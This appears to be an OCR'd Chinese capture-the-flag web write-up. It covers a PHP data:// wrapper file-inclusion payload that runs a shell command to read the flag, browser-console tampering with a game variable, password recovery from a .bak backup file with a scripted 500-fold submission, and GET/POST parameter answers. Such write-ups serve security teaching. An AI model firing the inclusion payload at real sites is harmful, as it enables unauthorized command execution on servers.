
不需要远程包含，直接使用data伪协议

代码块

```
1   /?file=data://text/plain,<?php system('cat /fl*');?>
```



Moe笑传之猜猜爆



在浏览器控制台修改randomNumber值，然后直接输入自己指定的randomNumber值

代码块

```
randomNumber = 50;
```

01 第一章 神秘的手镯_revenge

首先根据hint的备份文件测试到wanyanzhou.txt.bak

拿到密码

需要输入500次正确密码，直接在控制台输入


代码块

```
var password =
"XqRqsDZWVYjoXvSwMYGklZOGwVpnmPKTPJXhTiFKvhvcseSrXEbawElbdYmJRydaISVcmpLTscDEPS
lbIkUNKEvdzivnsrfSCnGolKgQOmVFhxKxhMitBzNeBHNyOgwckpBKdMveKRzqTIrcnvhVgXoxZrjKm
uFkFahmHtmTSCKjnjethRbwMPKeJbyLSPAzROgVTuNIChkunCQdCLnoEJWzTscdjGHYzuHJZPMbxqtW
teSbkogopAGBxprYdnZEGjfhJfYKlVlVarMHKwlHcIpsHwXgcsvWVKijiTYiQTfpIMHfqyroLmSqLgu
gtVlDQXeaGTxSWCfkMsMxnucRAxvKeRkUkpnfLrAtMfnBpgwbgLSHsXEPcUxuJwcdxYEfispMnEluMG
WPtiKWukWJmcixVbTrgBhRmSqeMWZorscrwsxerZnmKRmbcBIukPQIHOxeoPOXnbngPGdpFrnoDAhCk
uQeyDreHKQIutGOwDmQrtuFZYZwPlDMuBZPqPcIDrSHUZvGQKDLARkVfmEQdLeBSVoRAOUJZXAiafPX
CMigwuNPzElbajcHnpzBfUvxhDTFvdRsbnvdaYDmyjkNLqrFbRqspCJxrFAJaZkEisEaWkgvnTPTCZv
PStbzuAVJRJqcnthlUXbigHdyMERTwFmhGktdbvyHxMWZkIhkMhDUHcrnrqezOsoaZLvifeiFLBUlHJ
EhtHoStqBtQRenMJPVWLzoFCtBlVSlUaQKnXCedKVGocnoWJiOfnpXVPOxAXQITpeXgfdmszXzOTEdT
jqnEPAbQcOfRQFnZPNeygovEvmlhZfKNHQeRcnjHweNceHuFBTciWcFSQNZmIlnpiMkqiQyZOENdGFa
yRLHRuAHYcFOeZoaWsVwciPUtHRdNxfBtENIVDTPzqnBPdtRdOVWKEaInMAmgTUFSrdghOVOefjxtit
iabICQNdLUItQILjyAhCBvnTmzHALWouisBfvTGtHjcYShuKdejEobmfYOypmQRJiKeUAyIGcKPsLDY
OVAdIUgujXMsDsOLyrkCqjVAwkJnymwVcIGQPXixGWZWpychnsCINBItKqzcmhoYLWhadHoihjWVBlF
gpHKfXpOjXYdhBLjfZUFICrlIEJeDztXIhnMsRITfNhFSjfsQwEktpzryjKvoedbAgFGnIshgIwyJAN
iKQJzdPdZkckQPVXYAKfekJvIwlQTZOwhjepNEJGhyahbEuNPtkCXVaNVkUvQHRAQVXtAQGTBUlWpZw
fuFjKwvjNfzkCmcVeCPUCRSDXKSKQjNOkmeYabmjtNVYclVEredbjBiqXWeMCXaXPltDgneMPJaGIYH
yfbWqNLwJCqPsdJxCDvaIuYXDHVLfwPwQuvUGcXvJZmcyACILNBDHnGKXFnUpExHTHrcgyIKCDSzeUs
yOYfxnKyAmsUPgWgfdcJuLGAPnLvLnFuKXNUThohGpagqOIucLUtSHYBJvlPzLnJXtBIryPDyWtZuvO
coLBUkWapklHXLNQDonMyunmuoAuqkvdCvWXvIrdXZtHrgwsDuZiytotfKBAMwNGiVDZGlMzPKGpIeF
zCLuXYsVXQZfYXoPuBNJyEFNvhlnzDbAieaNycIwKCtysQxbjejrEJVzuaNWpKqaduNtdmAjFpQFKFk
oukCGsoscynKmpOTRhBlKlcurfCSzckDmrABkvUnTJBGBjKQeVEZRpfcdNbqEJAGfeaMtKiqfKcmhjn
gjEuVQaDmgYOdRxGOBGIRBgNCwsUAqNhVxzPkVSkNRLuVbAEApwnXjeipSbNDROtZSuPItgRUIJGcDi
```

SxJwgcqximjKfskPXuHbhowALsYRPrjrteNPhiUKQpFgYlRBHJMuOQPtIYcIPIFHTpwMVpRwRvjpDKz
lKmuXZVHAvswCIGoHxMahgaueHzkQhrGXdiXZswbkbpsOFOskXcgBUXBTjXacDJzbqFYhMpQXykStZC
MJpmzkBfygwmQERoDIyMCGiJiCmOyTmrepOZIxfPlONsapLxOACdcfxLxsMLUsMziTpqcxAOpFMvghz
FYRSwMQmGLDiaQsTZAZurHBSuaFHmXQohjUSqicRyHfrtIKygKBsCdXWTDgzcvHYGnbghSlMeHiMHQZ
tFoyPoVxyPNgnUxgiXZpXWokTBfnuXLDxqkyBnXWlIwFODufTCoevNmvHKZFAhPNOfuJxnqyfigeihg
efMyPRGtjTwPxgkFGleTQOczfIhKVOSAwkfYLzesAxSHaqsWUfdRIxVmgsdedlnRFKHbRIMUHcRELhM
LcpGiAJmqmQKECsfpXUvtBcrzRQcORBDNPVlQjdsHZXaHNOhQbdigsdszLIHPnXzqbKhBchruNLjBla
ydvIHTVmSlyHtIyCyFocdRlJTozqSQNAvQySRZpNqUPzpQuKWLxUPbhYjvGlEpLWnPenWboqEfEMsAI
xdbJQMKfNXakvwtRsTyHMSPOLIGxhLCiEnBnkJLFiDrkLkqBeRqxatdzFjaOVwhEKLAWxHViZadRjfQ
foPOnuXPIFLPBnAleremNPcnTwAjgZADfYxlDrtcoQFGubCdTYPFSqXPjOUeAGFuwRvpeQWowxajsTn
McOfPtYBKqJwUQTislZbOsMyBpFCQaQYjSKyxGcSyceUGvtOhxImvTmiMfsmejhFAVALTvdRGAInBux
ibmSYloasOJIntRlxjWeQGVklDfBGUkrAfvtNXRVBOvltzigxMUmEIhIjIgwYDWhCUAgQImixmgXDYQ
HUPRdfNGerNueMivayPSNRheVPTVhPaHDvFPcedCpRGOcAXLBrPnKlyHjDueOZdpfZKabnbdvYilMSA
LQHjVfkDjXVgsvIyNZEcfobkydwZPfKqTCXgPkPdgVaBmJKIYNmGxStldrBjZAykFDMfoiFIRLGigwd
RvilQdycSAuXShvACVReSOifjuWlOSbKhXjfPiYibMxwIOcYtqJDBsbzqsMpsUbnVOVNCBHCVwbaghd
aZwKwOcWsFdTxICJWXrEgJKWVrtPLUnYehdKUIbHUxWvzflPvLJMIJdoPNcjlPyZuYbrNgznMPDQIsk
YGeKHEIxbsAzFGPSbHEYIfnakwrHtifynYQBGcIMtEfSTmzltyveQBEdyrPHurWSEPiEGaGFHNtYqFq
ZSvMOkfEkFGNUNehiTqrLJMZPmjBSlnkLaQtjTslRqwOSmxZdQzpgBzTFVxLtBnUspHSqUyBLXbRMVi
uwZnVFyEFEyzlISCdtwpnKanKdroLgotHdEhGyucMuGyqStCiZbxKIlMLvuhLTUNbmXYhZbfTrHGlYb
MjsXAiQovPHQrfvEjkiZVgyhEVPRkTzyAucZgafPFGOBXcSkOXKdlZrZpXQOJCKLtzBysNKVkHEgyrQ
PqnUKXILyujGsFqXzfLpDjewEmzGrGhRCSumVlXrwoBXRljkWHGDUsNUAdZKUDOwejOZifSOHJHiKCY
NGtbdQEPaFKPnaYQzfxzGefKtAbRuJoZmHblZmwKrODQVMUOqmIZOuxzraxWdtpcRHFZCJlTdMcQLFV
uTlOQNCkEPkRTFPLVNAqImzvpsWcNMPIvulFEhoWSDXlwpeBZxKIZApQOArGWITaVteYWBoEkHlPjHk
QwxDnRfDyRXqjbzVgYcTDsMafXLustotnGcrbNyDimSxCiatNVnKgnTuyUYJtUdSAgJwLeFSPuAIfvb
axYNwRgDoGtaQcFxgDJMFgpCIuoEdwDChkoBVfDkaihdmPQZTwGcyNiSHpXLZfrszPoroaFSFoyZVys
uPgwQpEQWQYqwLmfSCktrnuAUktVGnDvspNePKtABerKUsrjhJZnBtEsiRwoGDYVoSxzhDbLWysDJUW
ECVbNDtZEPLawlSblaIPtIfLJxpaJQnXQgVKIuWDZLmAlWfzxGmxEjtpLBmJCsvCyMemqylTnRXgqCz
hfROrdtdPcrHtntoGyKnqjigbEfkdykWKlwQruRiDIVequOEJbHXdQCMIQAMTDXLQTgcLqmQlStExIA
KMlNSXuhnUgYwTlVrqpadpTAzvLsTcopFOraXmxqCGqDiZhyUcWdraLNaxYlDTdjVkjHaWLVNDKvrDo
tXPOdLwPKGHiTpWzghIyopFBMJPEjaQlNJhZHctpMgvUawLrLnyuTxCejCavTOgQBwDFOdIZeawkGNW
mwUzFauLxsqimLVSnEWPZYRAKHwHIWjCrPjtXTCeaCkVlrjRzhEvlwmnmrjlPqioroJpZDvJXtpOtHm
sQheWgUnuDqjLUjWSzgdmuHBiNGsexkrxWqjIWCesrmJFgsLALwDKaONSCnKGTYvSHqsCdEnJmKbIti
tgTOlSigmioFqtEyaUKpqtYhWUBrtsLcfmfqojPScvTayNOmiJvAfczBUCUqdZexCqfBjsufdVdlKQW
SVLfCnBydqAmVdhAnlSfrOTAIrgVXueYGjoJIByCoEJRtomAUqrTIcvnIdMoMjXkTEUjEwtEWorwefk
TGalPEPnCJRjZJPHOWMPswlApIuNblsAXKXEnoxsaIwvhyOkHyMiYiFoCjXfgwlpiETVoUDfVqFpXcl
vKnwinPNHDRhnQwJZjATsqslVLeSMwSCIJTnatMuxMcAWrJdnwjWxYKHmJHOyEceCfwsmalGwVtJNXL
pikQdhMYDYKFCxGrtSNaceCVuiEvQyBFycgCSwvAVjulXqbreazYTZPRhZdYqsvNKQfRpqITJXYZEiz
dNUCSRlNUKSGIrgLzBRdWfSzEObyJyCDlspgNPukmbIDwloSGWPXUbnoZPaZISqjkGlRihGcOtHmkwF
BrhGIxutiLOZLfIvLpkQpcKcJvcYSoMXqiNYgrGvfTHFmKCwgdIGNmWPcwyfJhIphUJYjAMgFPzPMoW
jElspZCbXDkQzihAwSlxNztzMbaUxEXhAizBxopqZMYazFBXQtBXSncriVJTgLbZrNfGFjctMTEmObP
LpENwnovQHnBnPqYhFkqVkdqRoNoveCdoTGmgzlRJatIpByQGpjelGEmTGHELfxsIruzldvLMihnPzh
LrfKMgCVOSOvDUrYhiuxnlVNgtilbQwoWbyMciXOQsfegmznLtaMzunRDscsnQCvZcwjtLWkuvidyjS
GOSWGIRGzGyWcqjyJiWejPzIdfzLGaCSvNqhwEqAvCxcGVspJnyMgiXHOfetWgMeWGmoXHsXIucVwEv
HaDWbidGZaTMzYTrKQPwbDbcRnUDymaMhuTYPlWqdNsTngReMqSvwDeBIjkIfDTnJwNvaUMdCrSiJYx
bYAHgyTIvThjptWEDlhEBuIvrgkiRpsVpTruBKuJAZRHFBTBAxqKjyZVtscfYoJAwrvmpWCYxWAcvOj
OGWuvphnjoTcpcyopaHPSYNSFpLhdsVqusxufxbwZjzwhGHjsCkvWUDHioXebCGemDKSutHqiOCImIh
svMcgfSvMcuvAdEhuRbDHqeVFzIMwUTjZrBNzfwcenAucPrjhOKOFXNKnwRBdiucOjdraiEGfDChPLi

YkEnifjEoIDjRSDuNBDMRDxtCDLscfXtRCNZxWfYeKCpzYBiSrMoIpUbRklzEVwQVehVpkFyVrVtuji
SPOLEFOVhCrDWChnroYGOLFwItVbxfZlzjkgOvdAEdTjLebjyKHSEYvMduWainHlZHbtIADMtmXOjya
VsasBDemSCOuLaFeAMatFmqPYgoPBuwgfhxpMngLGthLNaDRySnrXiuXGdsXebrmUvdueGmUSmhIuXJ
OVGpOhqwtzIcuirDThNsyLdExgVmHqUptlwLJVQwSlZOuVTHrbfRhuibwpkJwJkDPUGwGLyZorkRskR
TqaeHlClCjQyOPZTmNzpDHxndJVsxAnpLuqHNktLHrGaPKTeDlhKWtxUltveFDgBERTnKHaSHdaZDKP
xlKWmvGnQCLZJgSaVRplUSjaXjseKhXlMxdvTYJNsOgislKzLnepaxWECaTCflPMuJzOCMdBgCribrH
LGlpBqTkTEcVHgoGQWUjVTUzjyPUhWbiBRxckxGThXqexUSgFmtfdYtKhTWtfjxoPiMYVBqERcWxoRk
QSkULJiPhCSfXoUykfGSimlmHBHzWbsagTJdgYoKFuAjXCqKvnukUclWZVANxeRvCXUqojAgEaByFkN
KxLgKObKgsHRijRzxQVaUprskCmATLwvgiDyIndpeaSiPljfSAhRtLwEtJBODxjtyMzIomksXUGbskQ
jSPdgwxJWaejgnfxwJrdHgMCrSrwBTuGfcojXVLWNClYvzJTyDXrLzkSqxbcLHdvcFMnwGMwLERmcmD
UQuIvUdjIcJKXULTyPchlWLxVpuihKemfgFJfGApvzAnjShbxKUqAtBDPtpIgEKdyidUqNJocWbnPEb
MxCZhRUjTrVteNiFDVmNaMBNetaWEtafXncKfEXYptvijKGuiZXgmoFBTHBriRIcDBdZJIaymIuZkNu
ZKWmpTLhScjTiJrKJDXvZeGVNJTDINafpQwiPkqbIvgqCTwkCWhZrgQIHuBkBgwOnOTCEHRxpaGbMJr
sgLEOInhVKIwhIhgVjtqArCYijwoMhnsOqziDfnIZEfDaUOhSVyqhWKZIJsJfNWIStPqbyFmZPlnLYw
bSoEkxwRSTfznbOGYrSjCSRlPEytycnVXAesjgQsMjuetJvdGSjxoNwufCPvxMUqDPKeQTsXQcIRQGo
qCUDbZlHbYkFqJhruVmRiWGpDiPSKXOsBHvPvJNgaSOSHrNUiOwvBUgzWrTcBWAKrkBMobfONCzmXbR
HganRgFJZsgvwTmkLiXfkyqcYjSWHKoSoyWOgoFGhXPturGEUCuIVBczaLnxzUkmwFbKAkcXuzaiByL
NEaugBXnkXtuAqDKuMtMxGCKQHPIWtwkXoEXaCzqVnlmTueyDsKmQuqOBPekMIfdiSbHDVFbhbaUVPI
FPchCuZxFBRaKceldvAWvgIkroVrHpvIEiHqBIYxGyueUVTWPoDZRnrAStGFHwYczxVuPKXEUHFpHDj
HcDZTmWhBmfTJvRSLUYhieMwGCDevGSfMBPzEOGiwsGbgmUfXYmnraIfPRxPuvkOrDVrAqfTOrvcXhU
SHYJPbhqOUAFepOuGwEuoKcOtrpbZKOFCziyUpAXzSWXDidtDCFnlIqaCfzWNogViWoPhSnZYESkYRo
iaoaETPhnswIXoGhbRpmWkFkOvPmoWexFEGntpePDBePblefuMvqBAtehBAzYdOstJLrymkahWgKhft
LgmHZpBNeGmKcZafkLkRMIAWkqWYdxPYQkQewixKynMQMrqCiMwSZjELaWecgsqphcanAFEZycECYiS
BoajuMlZdlYQtPejrvtYRsugRbVlFaWDbGAsVOAyERmNDPswIlDoyhZuWqonEVztwxyrmcyVmvCYkjZ
jwmzhTfnDSLIzgbxgAXLGptfGhVnXpktjfCzbLNtojTmpUekDrsIPYPXPsQroMOwMLvTnUnqnmzqASb
duRJeGNAmgKvprEHOyGTFJWbafwEdxphKzOviNwfPrBuGwCYZhOVwirGHQDRtsfPCVgEmpsdAJEXBzf
nRYiaqJRyfOFGadaJSXhfhsKfiCbakLbfENXFXdhpyADSNbDmQWUpbPMtCkxsRGJoaKcLgeKmzqSoHa
LoSuAWZqvIMfCiEfyCmGPadaHumUlFWrntbTNqukENBzEFObGrNTXNbKBhXCupKDIJNykATKfBQvzSY
gQELWUfepXnBFncFqCHCTxCLMfPUpaUkRtoJMbpadzmyHfQEHpGatSqZohDJBxMajbXdRFsHTpXzTDg
YRnpfzVPEFsknYZaXdNezYIZTeczgOZTlYhylchNEHivrFhihcxYNIcDGixscIDYkbEYuloZqdmFLNa
FDUGcgMQvlYwJSdsPgvuseuOAYiaFOnkCrJgWnRCJuHGZEyLJEuEDedwphNLMrpdvgRVENLRpcMaqwg
OwrVOjcjgSahSTAOxiYlQpsbApqtqYQrOpczjaTnvxhUclzYJuqpLalVRmLZlieUNefYNLwJNJZhoUx
tOxLDTQXJlswXMprgjwOPDPGiVNtQxzshImKZNvZtXIRiMsIhqjyIBurirPcwVaTbKqiTFtzbzHkjPI
BYeKTSNrmNHnZgdrxAkJmOyKZWPIsQvxFSriYRSkABozQclJizGaKitcrfWowxpNKmzCsqwTbocXjKf
ujNSRKWUyUWqrhXtgLSXgItLZtorjiKPzinOxdvPGvYZyPLfvlAMIqUgSCmhNExifbfwPlriPnYVljZ
vzWEqXdiTYDzjhYgoiYJZfpqhrkLdcxkMIXDFBnFEVXlvHtaloYiNTPYRvDgwfWmwKRspCelMYAghSU
jskGmnjDJWIMYMYPEaoqiYEZnCyzEIprFumcLiVPKjObkUpdirdoDzBLGvikaEmXjTMpEdxmsAqdfwO
rqrSwxBWXdfbuAtEdPYZRqnTaopFjvplSHOntxIFjnjvnmlUtofmyRegkaelImWYDHJpbfyDEHbGFeH
RZngNyKOsarinDhJZTrdNxltQOnwoKrkHsTKofRymjVSNdeRFvrlRVclbFUJlNbiENwOeAMeTCuBoJF
ZMrgtegqcRKQdaFpwhcUFOZsfMTkviehQFCAvZborgWjSYhWQzHAsKmEgwfWmJYvHTPuSKOmOyFjgkv
HIuPIbralqLBDQiDutlcUxmcXdSYgemREgfLVQNcNerMnuCkqnrYzisxzOxnBfCJQfGTvxbvnPHRzIm
rOGNvjCYWnGQrBotaUgZcHjfHBqsUrgYQspgqTjsxUvrmdpLebKgSivumvjIkoqwCeBpJwbHvOpkWQw
VREFOyFaeDzPelPykaxDumJRzGMQlvqDhFySqDzTRxpWLESyWDrcBIBHxESudenUdquFVwTjITmaqng
tgRjhSLdtXcNPFVkgWyHEofdAvLsFlmKlHZQxZWCXqtyndzRHfwZxjtGcLjcRNxazLDqtMqRabYxyCU
KxNcaFkAJMiJaqGLQthPIYvQeusnmGJuVTEtkPzKoTYDERTHrIwhSxDubOapIcYQLZrpJiJhiKrLVjQ
KubkrwDJSwAtmnrCXUFYZWLGlyZBYigmUtpTzyLFRYEWlOjSEDqmQktdvUFVSuHZwNRXWmfUjMOwpHm
SwXnXzUyUkEYMWVUePdEsvPEUeWnkXJcfaOubzFhLQbvMSolejybMvLuJYbkxgZQLAMyRfOAPjsCobs

```
    ovaWawNcmRHfmCNlkRWbZEhGXQMrlWAreWJtlISGlxdJHNmzQhuFuYLIdkdYRaYJWpFbZHbNvcmGukG
    SyKoLwVANVJrkXJGoVJWnIrIniacQVsvUEsUioPnoYhyCUsegXOsRcvcHxZfpmRkJUxyjYaZvFrnmIF
    AmzindESEskJVJmCnGhehMhLCoAMbCENszFLXchIwUizywEFxEJsizGlCrEWmhLWmpbFeOrbEhEgFkp
    elexDQkHXHlYjOANomnxlPZuByRZLDpdXLAZDZocOupMonVtIoBlaPUvMDpZvmKhNyPXZLEMWgjEBUP
    QBhZjvBNCSkuqMreXSCbudhGAmYiTEBlUDoRsZgTPVnlFaYIrvOPvbFkiCxbCDhlEmvpsjSgdEXtYgO
    xdVTPvXeftPzdsXUfhfQtPIEIcQnGYernWaFJyfDcDxNoHmfWzQGrGqnrhCPVmJavXBLChpGialPrUS
    TDHcMlJedpdFDKDZIHJPRMCmBaXkYFqSIFYpqJrlEBpzDGROVdkLWSZdzuRHwQJoPkVIvRUDpWXqVbz
    WLUPNSHEKwIvmojanGqGAUpODlgnWPOUjHpSGnKrOkDPAKAXtLGifiudqSKegAUCNbvBpaeJFHqyvAj
    diyfTRpqCNlDVEISCZUfvnIFtxReYGwCXIhwcDbevHcDGQOLpzPHgcuojXiZdSoRYgoVmduqghYIYLm
    QWKvKCaZHtSNOMnHeQxskuQRebzDvRigACxBmCRagYpmtpb";

2
3   var input = document.getElementById('passwordInput');
4   var button = document.getElementById('unsealButton');
5
6   for (let i = 0; i < 500; i++) {
7     input.value = password;
8     button.click();
9   }
```




04 第四章 金曦破禁与七绝傀儡阵

第一关

get发送key=xdsec

第二关



post请求declaration=织云阁=第一

